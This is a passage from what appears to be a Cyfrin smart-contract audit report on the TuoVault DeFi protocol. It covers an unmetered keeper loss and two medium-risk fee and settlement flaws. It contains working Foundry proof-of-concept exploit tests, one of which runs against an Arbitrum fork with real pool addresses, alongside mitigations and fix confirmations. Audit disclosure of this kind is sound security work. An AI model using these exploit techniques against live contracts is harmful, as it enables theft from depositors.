Impact: A compromised keeper can place the position at the adverse edge of the permitted spot/mean band and expose substantially the entire deployed balance to an unrecorded value delta. A subsequent adverse traversal realizes approximately 89 bps in the pinned PoC. Repetition can exceed the documented 150-bps loss ceiling while keeperBudgetOf continues to report zero loss and the mandatory KeeperLossCharged alert never fires.

Proof of Concept: Save as test/etherwave-labs-pocs/LpMintValueLeak.t.sol and run:

```
forge test --match-path test/etherwave-labs-pocs/LpMintValueLeak.t.sol -vv
```

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.26;

import {Test} from "forge-std/Test.sol";
import {console2} from "forge-std/console2.sol";
import {IERC20} from "@openzeppelin/contracts/token/ERC20/IERC20.sol";
import {IUniswapV3Pool} from "@uniswap/v3-core/contracts/interfaces/IUniswapV3Pool.sol";

import {TuoVault} from "../../src/TuoVault.sol";
import {TuoVaultStorage} from "../../src/TuoVaultStorage.sol";
import {PoolTwap} from "../../src/libraries/PoolTwap.sol";
import {TuoConstants} from "../../src/libraries/TuoConstants.sol";
import {ForkAggregator} from "../../fork/helpers/ForkAggregator.sol";
import {TestnetPoolPoker} from "../../script/mocks/TestnetPoolPoker.sol";

/// @dev Arbitrum One fork: real WETH/USDC 0.05% pool, real NonfungiblePositionManager
///      A single `mintLp` at the edge of the deviation gate immediately reduces the vault's
///      TWAP-measured `settlementNav`, while the rolling loss budget records nothing. A
///      return traversal and burn then demonstrate the corresponding economic shortfall at
///      the restored pool price. The RPC endpoint comes from ARBITRUM_RPC_URL; the fork
///      block is pinned below so every figure is reproducible.
contract LpMintValueLeak is Test {
    address internal constant USDC = 0xaf88d065e77c8cC2239327C5EDb3A432268e5831;
    address internal constant WETH = 0x82aF49447D8a07e3bd95BD0d56f35241523fBab1;
    address internal constant NPM = 0xC36442b4a4522E871399CD717aBDD847Ab11FE88;
    address internal constant POOL_WETH_USDC = 0xC6962004f452bE9203591991D15f6b388e09E8D0;

    uint256 internal constant FORK_BLOCK = 503571936;

    TuoVault internal vault;
    ForkAggregator internal aggregator;
    TestnetPoolPoker internal poker;
    bool internal forked;

    address internal treasury = makeAddr("treasury");
    address internal keeper = makeAddr("keeper");
    address internal pauser = makeAddr("pauser");
    address internal hlOperator = makeAddr("hlOperator");
    address internal alice = makeAddr("alice");

    function setUp() public {
        string memory url = vm.envOr("ARBITRUM_RPC_URL", string(""));
        if (bytes(url).length == 0) return;
        forked = true;
        vm.createSelectFork(url, FORK_BLOCK);

        aggregator = new ForkAggregator();
```

```

poker = new TestnetPoolPoker();

address[] memory pools = new address[](1);
pools[0] = POOL_WETH_USDC;
address[] memory depositTokens = new address[](0);
address[] memory aggregators = new address[](1);
aggregators[0] = address(aggregator);
TuoVaultStorage.ProductInit[] memory products = new TuoVaultStorage.ProductInit[](1);
products[0] = TuoVaultStorage.ProductInit({code: 1, label: "BP_CORE", maxHedgeBps: 5_000,
↳ maxLpCount: 3});
address[] memory hlOperators = new address[](1);
hlOperators[0] = hlOperator;

vault = new TuoVault(
    TuoVaultStorage.InitConfig({
        usdc: USDC,
        weth: WETH,
        positionManager: NPM,
        hlOperators: hlOperators,
        treasury: treasury,
        keeper: keeper,
        pauser: pauser,
        pools: pools,
        depositTokens: depositTokens,
        aggregators: aggregators,
        products: products,
        perNftCapUsdc: 25_000e6,
        nftBaseURI: ""
    })
);

// Inventory for the poke that moves the pool to the edge of the gate
deal(USDC, address(poker), 200_000_000e6);
deal(WETH, address(poker), 100_000 ether);
}

function test_PoC_MintAtDeviationBoundaryIsUnmetered() public {
    if (!forked) return vm.skip(true);

    deal(USDC, alice, 25_000e6);
    vm.startPrank(alice);
    IERC20(USDC).approve(address(vault), 25_000e6);
    uint256 nftId = vault.deposit(USDC, 25_000e6, 1, 0, "", 0);
    vm.stopPrank();

    uint256 navBefore = vault.settlementNav(nftId);
    assertEq(navBefore, 25_000e6, "the position starts as pure idle USDC");

    // Spot moves to exactly MAX_TWAP_DEVIATION_TICKS above the 30-minute mean. The
    // gate compares with a strict `>`, so this is the widest state it admits. The test
    // pokes the pool there directly; how often the state arises unaided is a market
    // question this test does not answer and does not need to
    int24 meanTick = PoolTwap.twapTick(POOL_WETH_USDC);
    poker.pokeTo(IUniswapV3Pool(POOL_WETH_USDC), meanTick + TuoConstants.MAX_TWAP_DEVIATION_TICKS);

    (, int24 spotTick, , , ,) = IUniswapV3Pool(POOL_WETH_USDC).slot0();
    assertEq(int256(spotTick) - int256(meanTick), int256(TuoConstants.MAX_TWAP_DEVIATION_TICKS));

    // Narrowest range the vault permits, sitting entirely at or below spot. WETH is
    // token0 and USDC token1 on Arbitrum, so a below-spot range is funded in USDC alone
    int24 spacing = IUniswapV3Pool(POOL_WETH_USDC).tickSpacing();
    // Deliberate divide-then-multiply, then a correction: integer division truncates
    // toward zero, which rounds a negative tick UP and would straddle spot

```

```

// forge-lint: disable-next-line(divide-before-multiply)
int24 tickUpper = (spotTick / spacing) * spacing;
if (tickUpper > spotTick) tickUpper -= spacing;
int24 tickLower = tickUpper - TuoConstants.MIN_LP_TICK_WIDTH;

vm.prank(keeper);
(, uint128 liquidity) = vault.mintLp(nftId, POOL_WETH_USDC, tickLower, tickUpper, 0, 25_000e6);
assertGt(liquidity, 0);
assertEq(vault.idleBalance(nftId, USDC), 0, "the whole position was deployed");

uint256 navAfter = vault.settlementNav(nftId);
uint256 lost = navBefore - navAfter;
uint256 measuredBps = (lost * TuoConstants.BPS_DENOMINATOR) / navBefore;
console2.log("settlementNav before ", navBefore);
console2.log("settlementNav after ", navAfter);
console2.log("measured NAV decrease", lost);
console2.log("measured decrease bps", measuredBps);

(uint256 actions, uint256 lossUsed, uint256 lossCeiling) = vault.keeperBudgetOf(nftId);
console2.log("metered actions used ", actions);
console2.log("loss budget used ", lossUsed);
console2.log("loss budget ceiling ", lossCeiling);

// One action carried out more than half of the value the rolling 24h budget is
// supposed to bound, and the budget recorded none of it
assertEq(actions, 1);
assertEq(lossUsed, 0, "mintLp never reaches _chargeKeeperLoss");
assertEq(lossCeiling, 375e6, "150 bps of a 25,000 USDC basis");
assertGt(lost, lossCeiling / 2, "one unmetered action exceeds half the daily ceiling");

// Exact at the pinned fork block, so the figures quoted alongside this test are
// reproduced rather than merely observed
assertEq(navAfter, 24_768_284_484);
assertEq(lost, 231_715_516);
assertEq(measuredBps, 92, "92.6862 bps, floored by integer division");

// The drop so far is measured at the mean while spot sits 200 ticks away, so on
// its own it is a valuation basis difference rather than value that has left.
// Let the price return to where the mean says it belongs and close the position
// out: what comes back is what the position actually owns
poker.pokeTo(IUniswapV3Pool(POOL_WETH_USDC), meanTick);
(, int24 restoredTick,,,,) = IUniswapV3Pool(POOL_WETH_USDC).slot0();
assertApproxEqAbs(int256(restoredTick), int256(meanTick), 1, "spot is back at the mean");

uint256[] memory lps = vault.getPosition(nftId).lpTokenIds;
assertEq(lps.length, 1);
vm.prank(keeper);
vault.burnLp(nftId, lps[0]);

// Everything the position holds, priced at the restored pool price.
uint256 recoveredUsdc = vault.idleBalance(nftId, USDC);
uint256 recoveredWeth = vault.idleBalance(nftId, WETH);
uint256 recoveredTotal = recoveredUsdc + PoolTwap.quoteToUsdcAtTick(restoredTick, WETH, USDC,
↳ recoveredWeth);
uint256 postBurnShortfall = 25_000e6 - recoveredTotal;
uint256 postBurnShortfallBps = (postBurnShortfall * TuoConstants.BPS_DENOMINATOR) / 25_000e6;
console2.log("USDC recovered ", recoveredUsdc);
console2.log("WETH recovered ", recoveredWeth);
console2.log("total at restored spot", recoveredTotal);
console2.log("post-burn shortfall ", postBurnShortfall);
console2.log("post-burn shortfall bps", postBurnShortfallBps);

// After the adverse traversal and burn, the idle assets are worth less at the now-

```

```

// restored spot. This removes the original spot-vs-mean composition mismatch; a
// final WETH-to-USDC sale would crystallize the amount and add ordinary execution cost.
assertLt(recoveredTotal, 25_000e6, "the round trip returns less than was deployed");
assertEq(recoveredTotal, 24_777_250_529, "exact at the pinned fork block");
assertEq(postBurnShortfall, 222_749_471, "exact at the pinned fork block");
assertEq(postBurnShortfallBps, 89, "89.0998 bps, floored by integer division");
assertGt(postBurnShortfall, (lossCeiling * 5) / 10, "one unmetered round trip exceeds half the
↳ daily ceiling");

(, uint256 lossUsedAfterBurn,) = vault.keeperBudgetOf(nftId);
assertEq(lossUsedAfterBurn, 0, "neither the mint nor the burn charged the loss budget");
}
}

```

Magnitude:

A V3 position's composition at price s , valued at price P , is minimized at $s = P$: along the pool curve $x'(s)s + y'(s) = 0$, so $dG/ds = x'(s)(P-s)$ with $x'(s) \leq 0$. This explains both sides of the implementation. In exact arithmetic, a burn's spot composition valued at the mean cannot be worth less than its mean-tick composition; only integer rounding can move against the vault, which is why `LP_BURN_VALUE_FLOOR_BPS` holds. Conversely, a mint formed at spot and reconstructed at the mean appears as the non-negative NAV reduction $G(\text{spot}, \text{mean}) - G(\text{mean}, \text{mean})$, which `mintLp` never passes to `_chargeKeeperLoss`.

For a token1-only mint with spot at the upper boundary, the gap is exact. With $r = 1.0001^{(-1/2)}$, $D = \text{upper-mean}$, and $W = \text{upper-lower}$:

$$\text{loss}(D, W) = (1-r^D)^2 / (1-r^W)$$

For the nonzero-gap orientation, $\text{mean} \leq \text{upper} \leq \text{spot}$, so $0 \leq D \leq \text{spot-mean} \leq 200$; the width check separately gives $W \geq 200$. Thus $0 \leq D \leq W$, and the mean lies inside the range as the expression assumes. Loss rises with D and falls with W , so its maximum occurs where both bounds bind: $D = 200$ at the `MAX_TWAP_DEVIATION_TICKS` limit and $W = 200$ at the `MIN_LP_TICK_WIDTH` floor. There it is $1 - 1.0001^{-100} = 99.50$ bps. The maximum per-mint magnitude is therefore determined by those parameters, not by the pinned fork block.

The PoC realizes 89.10 bps after the adverse traversal and burn, equal to 59% of the position's 375 USDC rolling 24-hour loss ceiling. The mint establishes this exposure without charging the loss budget; the subsequent burn consumes a second action but still records no loss. At most five full-capital mint/burn cycles fit in the ten-action burst, and BP Core's three LP slots split the same idle capital rather than multiplying it. Five cycles compound to 4.38% against the 1.50% ceiling, or 2.92x.

The PoC demonstrates keeper-induced loss outside the budget; it does not claim that the same-pool price-moving account is profitable at the tested size. Ordinary market movement can supply both the displacement and the adverse traversal without induced manipulation.

Recommended Mitigation: Retain the mean tick already computed by the deviation check. After minting, value the actual amounts consumed at that mean, reconstruct the minted liquidity's composition at the same mean, and charge the difference through the existing keeper-loss budget. Refunded tokens cancel from the before/after delta.

```

- PoolTwap.checkDeviation(pool);
+ int24 meanTick = PoolTwap.checkDeviationAndMeanTick(pool);

// ... mint and obtain amount0, amount1 and liquidity ...

+ (uint256 mean0, uint256 mean1) = LiquidityAmounts.getAmountsForLiquidity(
+   TickMath.getSqrtRatioAtTick(meanTick),
+   TickMath.getSqrtRatioAtTick(tickLower),
+   TickMath.getSqrtRatioAtTick(tickUpper),
+   liquidity
+ );
+ _chargeKeeperLoss(
+   nftId,
+   PositionValuation.pairValueUsdcAtTick(

```

```
+         meanTick, token0, token1, amount0, amount1, address(USDC)
+     ),
+     PositionValuation.pairValueUsdcAtTick(
+         meanTick, token0, token1, mean0, mean1, address(USDC)
+     )
+ );
```

A scratch build with `forge build --force --sizes` measured the runtime increase as exactly 282 bytes:

```
TuoVault runtime: 22,492 -> 22,774 bytes
EIP-170 headroom after patch: 24,576 - 22,774 = 1,802 bytes
```

The patched fork charges exactly the mint's measured delta. If the cumulative charge exceeds the ceiling, the transaction reverts atomically and the NPM mint is rolled back.

Increasing `MIN_LP_TICK_WIDTH` or reducing `MAX_TWAP_DEVIATION_TICKS` lowers the per-mint magnitude but does not fix the missing charge or missing alert.

Tuo: Fixed in commit [c1814db](#).

Cyfrin: Verified.

7.2 Medium Risk

7.2.1 TuoVault::emergencyWithdraw values performance fees at TWAP, causing incorrect charges after price moves

Description: TuoVault::_emergencyFee values idle pool tokens using a 30-minute TWAP (via calling PoolTwap::quoteFromUsdc), while TuoVault::_payIdleInKind transfers those tokens at their current economic value. The resulting fee therefore does not equal 30 percent of the profit realized at exit whenever spot and TWAP diverge.

A fast crash causes the stale-higher TWAP to charge fees on profit that no longer exists. Conversely, a run-up allows the owner to underpay or avoid the performance fee by exiting before the TWAP catches up.

Impact: Position owners can be charged more than the documented 30 percent performance fee after a price decline. After a price increase, owners can time an immediate emergency exit to underpay the fee, reducing protocol revenue.

Proof of Concept: The following tests demonstrate both directions of the valuation mismatch.

Crash overcharge:

Save it as test/solace-pocs/EmergencyFeeOverchargeOnCrash.t.sol:

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.26;

import {PoolTwap} from "../../src/libraries/PoolTwap.sol";
import {VaultTestBase} from "../../utils/VaultTestBase.sol";

/// @dev `_emergencyFee` prices the fee base on `_idleValueUsdc`, which values idle pool
/// tokens at the bare 30-minute mean tick with no spot comparison, while
/// `_payIdleInKind` hands the owner real tokens whose worth is the spot price. The
/// try/catch around the read catches an oracle that cannot answer, not one that
/// answers with a stale price, so a crash prices the fee on profit that no longer
/// exists and withholds real value against it
contract EmergencyFeeOverchargeOnCrash is VaultTestBase {
    function test_PoC_CrashedSpotOverchargesTheEmergencyExitFee() public {
        uint256 id = _depositUsdc(alice, 10_000e6);

        // The position rotates into the pool token and the mean records it at 15,000.
        // Leaving pool-token idle in place is the normal state: `burnLp` credits both
        // legs at face and converting them costs a metered keeper action
        _keeperSwapToWeth(id, 10_000e6, 15_000e6);
        uint256 wethIdle = vault.idleBalance(id, address(weth));

        // Spot crashes well past the 200-tick band every execution path enforces. The
        // pool still answers `observe`, so the try/catch never fires
        int24 spotTick = wethPool.token0() == address(weth) ? int24(-1_431) : int24(1_431);
        wethPool.setSpotTick(spotTick);

        uint256 meanValue = PoolTwap.quoteToUsdcAtTick(0, address(weth), address(usdc), wethIdle);
        uint256 spotValue = PoolTwap.quoteToUsdcAtTick(spotTick, address(weth), address(usdc),
            ↪ wethIdle);
        assertEq(meanValue, 15_000e6, "the mean still reports the pre-crash value");
        assertApproxEqAbs(spotValue, 13_000e6, 3e6, "real value is about 13,000");

        vm.prank(alice);
        vault.emergencyWithdraw(id);

        // The fee is 30% of the phantom 5,000 of profit, withheld in kind
        uint256 feeInKind = vault.accruedTokenFees(address(weth));
        assertEq(feeInKind, 1_500e6, "30% of a gain measured entirely at the stale mean");

        // What that costs the owner is the spot worth of the tokens withheld
        uint256 feeAtSpot = PoolTwap.quoteToUsdcAtTick(spotTick, address(weth), address(usdc),
            ↪ feeInKind);
```

```

uint256 realProfit = spotValue - 10_000e6;
uint256 fairFee = (realProfit * 3_000) / 10_000;

assertGt(feeAtSpot, fairFee, "the owner pays more than the documented 30% of realized profit");
assertApproxEqAbs(feeAtSpot - fairFee, 400e6, 3e6, "about 400 USDC of real value overcharged");
assertGt((feeAtSpot * 10_000) / realProfit, 4_000, "an effective rate above 40%, not 30%");

// The overcharge is real value moved to the treasury, not an accounting artifact
vm.prank(treasury);
assertEq(vault.claimTokenFees(address(weth)), feeInKind, "swept to the fee recipient");
assertEq(weth.balanceOf(alice), wethIdle - feeInKind, "the owner is short by the withheld
↳ tokens");
}
}

```

Run with: `forge test --match-path test/solace-pocs/EmergencyFeeOverchargeOnCrash.t.sol -vvv`

Run-up undercharge:

Save it as `test/solace-pocs/EmergencyFeeUnderchargeOnRunUp.t.sol`:

```

// SPDX-License-Identifier: MIT
pragma solidity 0.8.26;

import {PoolTwap} from "../src/libraries/PoolTwap.sol";
import {VaultTestBase} from "../utils/VaultTestBase.sol";

/// @dev The emergency exit prices its fee base and its payout on different clocks.
///   `_emergencyFee` measures profit on `_idleValueUsdc`, which values every pool
///   token at the 30-minute arithmetic mean, while `_payIdleInKind` transfers the
///   full face balance less only the pro-rata fee share. In a sustained uptrend the
///   mean is deterministically below spot, and the exit needs no request and no
///   delay whenever no margin is bridged, so waiting for a run-up underpays the fee
contract EmergencyFeeUnderchargeOnRunUp is VaultTestBase {
    function test_PoC_RunUpTimedExitUnderpaysThePerformanceFee() public {
        uint256 id = _depositUsdc(alice, 20_000e6);

        // The position holds idle USDC alongside a pool-token leg, which is the ordinary
        // shape after a burn: `burnLp` credits both legs and converting costs an action.
        // The swap is at par, so it creates no profit of its own
        _keeperSwapToWeth(id, 18_000e6, 18_000e6);
        uint256 wethIdle = vault.idleBalance(id, address(weth));
        uint256 usdcIdle = vault.idleBalance(id, address(usdc));

        // A 1% run-up with the 30-minute mean half way through absorbing it, which is
        // what an arithmetic mean of a trending window looks like part way along
        bool wethIsToken0 = wethPool.token0() == address(weth);
        int24 spotTick = wethIsToken0 ? int24(100) : int24(-100);
        int24 meanTick = wethIsToken0 ? int24(50) : int24(-50);
        wethPool.setTwapTick(meanTick);
        wethPool.setSpotTick(spotTick);

        uint256 meanValue = PoolTwap.quoteToUsdcAtTick(meanTick, address(weth), address(usdc),
↳ wethIdle);
        uint256 spotValue = PoolTwap.quoteToUsdcAtTick(spotTick, address(weth), address(usdc),
↳ wethIdle);
        assertGt(spotValue, meanValue, "spot leads the mean for this leg");
        assertGt(usdcIdle + meanValue, 20_000e6, "the mean already shows a profit, so a fee is
↳ charged");

        // No margin bridged, so the door opens immediately and the owner picks the moment
        vm.prank(alice);
        vault.emergencyWithdraw(id);
    }
}

```

```

uint256 feeUsdcLeg = vault.accruedFeesUsdc();
uint256 feeWethLeg = vault.accruedTokenFees(address(weth));
assertGt(feeUsdcLeg, 0, "a real fee was charged, not the zero branch");
assertGt(feeWethLeg, 0, "on both legs");

// What the owner actually walked away with, valued where the market is
uint256 receivedAtSpot = usdc.balanceOf(alice)
    + PoolTwap.quoteToUsdcAtTick(spotTick, address(weth), address(usdc), weth.balanceOf(alice));
uint256 realProfit = (usdcIdle + spotValue) - 20_000e6;
uint256 feePaidAtSpot =
    feeUsdcLeg + PoolTwap.quoteToUsdcAtTick(spotTick, address(weth), address(usdc), feeWethLeg);
uint256 fairFee = (realProfit * 3_000) / 10_000;

assertGt(realProfit, 0, "the run-up is real profit at current prices");
assertLt(feePaidAtSpot, fairFee, "the owner underpays the documented 30% of realized profit");
assertApproxEqRel(fairFee - feePaidAtSpot, 27e6, 0.05e18, "about 27 USDC of fee not collected");
assertGt(receivedAtSpot, 20_000e6, "the owner exits with real profit net of the shortfall");

// The limit case. A window whose mean has not begun to absorb the move at all
// reads the position at exactly its basis, so the zero branch of `_emergencyFee`
// returns and a demonstrably profitable exit pays nothing
wethPool.setTwapTick(0);
uint256 id2 = _depositUsdc(bob, 20_000e6);
_keeperSwapToWeth(id2, 20_000e6, 20_000e6);
wethPool.setSpotTick(spotTick);
vm.prank(bob);
vault.emergencyWithdraw(id2);

assertEq(vault.accruedTokenFees(address(weth)), feeWethLeg, "no additional fee accrued at all");
uint256 bobAtSpot = PoolTwap.quoteToUsdcAtTick(spotTick, address(weth), address(usdc),
    ↪ weth.balanceOf(bob));
assertGt(bobAtSpot, 20_000e6, "a profitable exit paid no fee at all");
}
}

```

Run with: `forge test --match-path test/solace-pocs/EmergencyFeeUnderchargeOnRunUp.t.sol -vvv`

Recommended Mitigation: Value the emergency-exit assets with a manipulation-resistant external oracle and calculate both `feeUsdc` and `navUsdc` from the same price snapshot before applying the proportional in-kind withholding.

Keep the valuation inside the existing `try/catch` boundary so an unavailable, stale, or invalid oracle waives the fee rather than blocking the guaranteed emergency exit. Use a dedicated emergency-fee helper and leave the ordinary settlement valuation unchanged.

If Tuo intentionally retains the TWAP-only design and does not introduce an external oracle, document that emergency-exit performance fees use the 30-minute TWAP rather than the assets' current exit value. The resulting overcharges and undercharges during fast price movements should then be explicitly acknowledged as an accepted residual risk.

Tuo: Acknowledged; accepted and explicitly documented in commit [c70f955](#).

7.2.2 TuoVault cannot settle Hyperliquid PnL or fees correctly after an emergency withdrawal

Description: `TuoVault::emergencyWithdraw` converts outstanding `hlMarginBridged` into a fixed principal claim, calculates the performance fee before the Hyperliquid result is known, deactivates the position, and clears its basis. `TuoVault::settleHlClaim` then rejects returns above that principal and provides no way to finalize an unrecoverable shortfall.

The post-emergency lifecycle therefore assumes the Hyperliquid leg returns exactly at par, even though the hedge may realize either profit or loss.

Impact:

- A profitable hedge cannot return value above the original margin, leaving the surplus at the operator and preventing the corresponding performance fee from being assessed.
- A losing hedge leaves an unfunded claim residue and an NFT that cannot reach a terminal state.
- Because the emergency fee deducts the full bridged principal from the on-chain basis before the actual recovery is known, a position that finishes at an overall loss can still pay a performance fee. The fee PoC charges 300 USDC even though the position ultimately loses 23%.

Proof of Concept: The following tests demonstrate the profitable return, losing return, and fee-accounting failures.

Profitable return:

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.26;

import {ITuoVault} from "../../src/interfaces/ITuoVault.sol";
import {TuoConstants} from "../../src/libraries/TuoConstants.sol";
import {VaultTestBase} from "../utils/VaultTestBase.sol";

/// @dev While a position is active, `markBridgeInboundComplete` credits the returned
/// amount with no cap, so margin plus realized hedge profit can come home in full.
/// `emergencyWithdraw` books the claim at the bridged principal and deactivates the
/// position in the same call, which closes that leg behind `_activePosition` and
/// leaves only `settleHlClaim`, capped at the par ledger. Venue-side gain above
/// principal has no on-chain path to the owner after the guaranteed door is used
contract HedgeProfitStrandsAtPar is VaultTestBase {
    uint256 internal constant MARGIN = 4_000e6;
    uint256 internal constant VENUE_GAIN = 300e6;

    function test_PoC_HedgeProfitAbovePrincipalStrandsAfterTheEmergencyExit() public {
        // A control position proves the profit-capable path exists while active, so what
        // follows is the exit closing it rather than the feature being absent
        uint256 control = _depositUsdc(bob, 10_000e6);
        vm.startPrank(keeper);
        vault.bridgeToHl(control, MARGIN, hlOperator);
        usdc.mint(hlOperator, VENUE_GAIN);
        vault.markBridgeInboundComplete(control, MARGIN + VENUE_GAIN, false);
        vm.stopPrank();
        assertEq(
            vault.idleBalance(control, address(usdc)), 10_000e6 + VENUE_GAIN, "gain comes home in full
            ↳ while active"
        );

        // The same hedge, exited through the guaranteed door before the gain is routed
        uint256 id = _depositUsdc(alice, 10_000e6);
        vm.prank(keeper);
        vault.bridgeToHl(id, MARGIN, hlOperator);
        usdc.mint(hlOperator, VENUE_GAIN);

        vm.prank(alice);
        vault.requestWithdraw(id, TuoConstants.BPS_DENOMINATOR);
        vm.warp(block.timestamp + TuoConstants.EMERGENCY_WITHDRAW_DELAY);
        vm.prank(alice);
        vault.emergencyWithdraw(id);

        assertEq(vault.getPosition(id).hlClaimUsdc, MARGIN, "the claim is booked at principal, not at
        ↳ value");
        assertEq(nft.ownerOf(id), alice, "NFT retained while the claim stands");

        // The uncapped inbound leg is now unreachable: it requires an active position
        vm.prank(keeper);
        vm.expectRevert(ITuoVault.PositionNotActive.selector);
```

```

    vault.markBridgeInboundComplete(id, MARGIN + VENUE_GAIN, false);

    // And the only remaining primitive refuses anything above the par ledger
    vm.prank(keeper);
    vm.expectRevert(abi.encodeWithSelector(ITuoVault.InvalidClaimAmount.selector, MARGIN +
    ↪ VENUE_GAIN, MARGIN));
    vault.settleHlClaim(id, MARGIN + VENUE_GAIN);

    // Par settles, the NFT burns, and the position reaches a terminal state with the
    // gain still at the operator and no consumer left that can move it
    vm.prank(keeper);
    vault.settleHlClaim(id, MARGIN);
    assertEq(usdc.balanceOf(alice), 10_000e6, "principal recovered, gain forfeited");
    vm.expectRevert();
    nft.ownerOf(id);

    // The operator still custodies it, and every on-chain route to the owner is shut
    assertGe(usdc.balanceOf(hlOperator), VENUE_GAIN, "the gain sits at the operator");
    vm.prank(keeper);
    vm.expectRevert(abi.encodeWithSelector(ITuoVault.NoClaim.selector, id));
    vault.settleHlClaim(id, VENUE_GAIN);
    vm.prank(keeper);
    vm.expectRevert(ITuoVault.PositionNotActive.selector);
    vault.markBridgeInboundComplete(id, VENUE_GAIN, false);

    // The control position kept the same gain, so the loss is the exit's doing
    assertEq(usdc.balanceOf(alice), 10_000e6);
    assertEq(vault.idleBalance(control, address(usdc)) - 10_000e6, VENUE_GAIN, "same hedge, same
    ↪ gain, kept");
}
}

```

Losing return:

```

// SPDX-License-Identifier: MIT
pragma solidity 0.8.26;

import {ITuoVault} from "../../src/interfaces/ITuoVault.sol";
import {VaultTestBase} from "../../utils/VaultTestBase.sol";

/// @dev `emergencyWithdraw` books the claim at the amount that was sent, but a hedge that
/// lost money returns less. `settleHlClaim` refuses a zero amount and cannot write
/// the shortfall down, and `markBridgeInboundComplete` is out of reach once the
/// position is inactive, so the residue and the NFT are permanent
contract HlClaimResidueIsPermanent is VaultTestBase {
    function test_PoC_LosingHedgeLeavesAnUnburnableNft() public {
        uint256 id = _depositUsdc(alice, 25_000e6);
        vm.prank(keeper);
        vault.bridgeToHl(id, 10_000e6, hlOperator);

        // The hedge loses 40% at the venue: only 6,000 of the margin ever comes back
        vm.prank(hlOperator);
        usdc.transfer(makeAddr("hyperliquid"), 4_000e6);

        vm.prank(alice);
        vault.requestWithdraw(id, 10_000);
        vm.warp(block.timestamp + 24 hours + 1);
        vm.prank(alice);
        vault.emergencyWithdraw(id);

        ITuoVault.PositionView memory p = vault.getPosition(id);
        assertEq(p.active, false);
        assertEq(p.hlClaimUsdc, 10_000e6, "the claim is booked at par, not at what is recoverable");
    }
}

```

```

assertEq(nft.ownerOf(id), alice, "the NFT survives the emergency exit");

vm.prank(keeper);
vault.settleHlClaim(id, 6_000e6);
assertEq(vault.getPosition(id).hlClaimUsdc, 4_000e6, "the shortfall stays on the ledger");
assertEq(nft.ownerOf(id), alice, "so the NFT cannot burn");

// Nothing can clear the residue: settleHlClaim refuses a zero amount
vm.prank(keeper);
vm.expectRevert(ITuoVault.ZeroAmount.selector);
vault.settleHlClaim(id, 0);

// Settling more than the operator holds reverts on the pull
vm.prank(keeper);
vm.expectRevert();
vault.settleHlClaim(id, 4_000e6);

// The write-off that exists for the same shortfall one state earlier is gated
// on an active position
vm.prank(keeper);
vm.expectRevert(ITuoVault.PositionNotActive.selector);
vault.markBridgeInboundComplete(id, 0, true);

// The owner has no entry point at all: every one gates on _activePosition
vm.prank(alice);
vm.expectRevert(ITuoVault.PositionNotActive.selector);
vault.emergencyWithdraw(id);
}
}

```

Fee charged on an overall loss:

```

// SPDX-License-Identifier: MIT
pragma solidity 0.8.26;

import {TuoConstants} from "../../src/libraries/TuoConstants.sol";
import {VaultTestBase} from "../utils/VaultTestBase.sol";

/// @dev `emergencyWithdraw` charges the performance fee against `basisUsdc` minus the
/// whole outstanding `hlMarginBridged`, on the premise that margin returns at par.
/// A losing hedge returns less than it was sent, and nothing revisits the fee when
/// `settleHlClaim` reveals what actually came back, so a position whose lifetime
/// result is a loss is charged a fee on profit it never made
contract EmergencyFeeOnUnresolvedHedge is VaultTestBase {
    function test_PoC_LosingHedgeStillPaysPerformanceFee() public {
        uint256 id = _depositUsdc(alice, 10_000e6);

        // Half the basis hedges at the venue; the on-chain half appreciates from 5,000
        // to 6,000, which is the move the hedge exists to offset
        vm.prank(keeper);
        vault.bridgeToHl(id, 5_000e6, hlOperator);
        // The margin leaves the operator for the venue, which is what bridging means. It
        // is not sitting in the operator's balance waiting to be handed back
        vm.prank(hlOperator);
        usdc.transfer(makeAddr("hyperliquidBridge"), 5_000e6);
        assertEq(usdc.balanceOf(hlOperator), 0, "the margin is at the venue, not at the operator");

        _keeperSwapToWeth(id, 5_000e6, 6_000e6);

        vm.prank(alice);
        vault.requestWithdraw(id, TuoConstants.BPS_DENOMINATOR);
        vm.warp(block.timestamp + TuoConstants.EMERGENCY_WITHDRAW_DELAY);
        vm.prank(alice);
    }
}

```

```

vault.emergencyWithdraw(id);

// `basisOnchain` is 10,000 - 5,000 = 5,000 against an on-chain NAV of 6,000, so
// the whole hedge notional has been treated as already returned at par
assertEq(vault.accruedTokenFees(address(weth)), 300e6, "30% of a 1,000 on-chain gain");
assertEq(weth.balanceOf(alice), 5_700e6, "on-chain leg paid in kind net of the fee");
assertEq(vault.getPosition(id).hlClaimUsdc, 5_000e6, "claim booked at par, not at what is
↳ recoverable");

// The hedge lost 3,000 at the venue, so only 2,000 of the 5,000 comes home. The
// fee was finalised before this was knowable and nothing reopens it
usdc.mint(hlOperator, 2_000e6);
vm.prank(keeper);
vault.settleHlClaim(id, 2_000e6);

// Nothing more is recoverable: the venue kept the rest, so the residual claim
// stands against an operator that cannot fund it
assertEq(usdc.balanceOf(hlOperator), 0, "the operator is empty");
assertEq(vault.getPosition(id).hlClaimUsdc, 3_000e6, "3,000 of the claim is unsatisfiable");
vm.prank(keeper);
vm.expectRevert();
vault.settleHlClaim(id, 3_000e6);

uint256 lifetimeReturned = weth.balanceOf(alice) + usdc.balanceOf(alice);
assertEq(lifetimeReturned, 7_700e6, "7,700 returned against a 10,000 deposit");
assertLt(lifetimeReturned, 10_000e6, "the position's lifetime result is a loss");
assertEq(vault.accruedTokenFees(address(weth)), 300e6, "a performance fee stands on a 23%
↳ loss");

// The overcharge is the whole fee here. It is 30% of the smaller of the on-chain
// gain and the unrecovered margin, min(1,000, 3,000) x 30% = 300

// It is irrecoverable once the treasury sweeps the in-kind fee pool
vm.prank(treasury);
assertEq(vault.claimTokenFees(address(weth)), 300e6, "swept out of reach of any correction");
}
}

```

Recommended Mitigation: Replace the fixed-principal claim with an explicitly finalized claim lifecycle:

- Retain the original basis, the on-chain value paid during emergencyWithdraw, and the performance fee already charged while the claim remains open.
- At emergency time, charge only on profit already certain from the on-chain leg: $\max(\text{navOnchain} - \text{fullBasis}, 0)$.
- Route every Hyperliquid return through the vault and allow positive returns above or below the original principal. After each return, compute the fee on cumulative realized value and deduct only the amount above the fee already charged.
- Do not automatically close the claim when returned principal reaches the bridged amount. Add an owner-only finalization function that accepts any remaining shortfall, closes the claim, and burns the NFT.

This permits profit to reach the owner, lets the owner finalize a genuine loss, and charges exactly once on cumulative realized profit without allowing either the keeper or owner to waive the fee merely by opening a claim.

Tuo: Fixed in commit [997037e](#).

